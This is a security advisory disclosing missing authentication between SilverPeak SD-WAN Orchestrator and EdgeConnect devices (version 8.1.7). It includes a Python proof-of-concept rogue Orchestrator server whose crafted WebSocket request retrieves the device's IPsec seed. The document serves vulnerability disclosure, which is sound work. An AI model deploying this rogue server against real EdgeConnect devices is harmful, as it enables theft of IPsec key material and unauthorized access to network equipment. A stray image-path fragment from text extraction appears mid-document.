Security Advisory: SDWAN-New-Hop-2020-30-01: Malicious or Untrusted Orchestrator Can Access REST API on EdgeConnect

Summary

There is no authentication between Orchestrator and EdgeConnect devices. It is possible to establish a connection between EdgeConnect and Orchestrator devices belonging to different SD-WAN networks.

Vulnerability Description

We identified the following vulnerabilities in SilverPeak SD-WAN secure communications design and implementation:

1. Orchestrator doesn't authenticate to EdgeConnect Devices.
2. EdgeConnect doesn't authenticate to Orchestrator devices.
3. Orchestrator has access to any internal EdgeConnect device's REST API without any authentication. Moreover, any process proxying to 127.0.0.1:3000 will get unrestricted access to the REST API.

Proof of Concept

Setup

1. We implemented a simple software emulator of a malicious Orchestrator in Python: a TLS-enabled web server with arbitrary self-signed X.509 certificate accepting all Websocket connections and responding with the following request message:


```
{
  "url":"/vxoa/httpTunnel",
  "data":
  {
        "method":"GET",
        "path":"/rest/json/ikelessSeed",
        "headers":
```

```
        {
                "websock_user":"Orchestrator"
        }
 },
 "id":"0"
}
```

2. We added and activated this Orchestrator without any credentials into the configuration of the tested EdgeConnect using web-UI.

Test

1. We applied these settings and observed the following behaviour.
2. The EdgeConnect successfully established a connection with our untrusted Orchestrator.
3. The Orchestrator sent the request to /rest/json/ikelessSeed.
4. The IPsec seed was received.



Code

```
#!/usr/bin/env python

# WSS (WS over TLS) server example, with a self-signed certificate

import asyncio
import pathlib
```

```
import ssl
import websockets

async def hello(websocket, path):
    name = await websocket.recv()
    print(f"< {name}")

    greeting =
'{"url":"/vxoa/httpTunnel","data":{"method":"GET","path":"/rest/json/ikelessSeed","headers"
:{"websock_user":"Orchestrator"}},"id":"0"}'
    await websocket.send(greeting)
    print(f"> {greeting}")

    response = await websocket.recv()
    print(f"< resp: {response}")


ssl_context = ssl.SSLContext(ssl.PROTOCOL_TLS_SERVER)
localhost_pem = pathlib.Path(__file__).with_name("server.pem")
ssl_context.load_cert_chain(localhost_pem)

start_server = websockets.serve(
    hello, "0.0.0.0", 443, ssl=ssl_context
)

asyncio.get_event_loop().run_until_complete(start_server)
asyncio.get_event_loop().run_forever()
```

Vulnerable/Tested Versions

We were able to reproduce the issue on the following versions of EdgeConnect software:

1. 8.1.7

Access was limited to installations with these versions.

Impact

Unauthenticated and unauthorizedOrchestrator can access EdgeConnect REST API.

Vendor Contact Timeline

2020-30-01	We contacted vendor through sirt@silver-peak.com and sent the advisory.
2020-31-01	SilverPeak: “Thanks for letting us know about this latest issue. We have a high priority project in progress to address this along with the previous issues found by your team”.
2020-01-05	Public release of the security advisory.

Solution

Unknown at the present time.

Credits

Denis Kolegov, Mariya Nedyak, Anton Nikolaev from SD-WAN New Hop Team.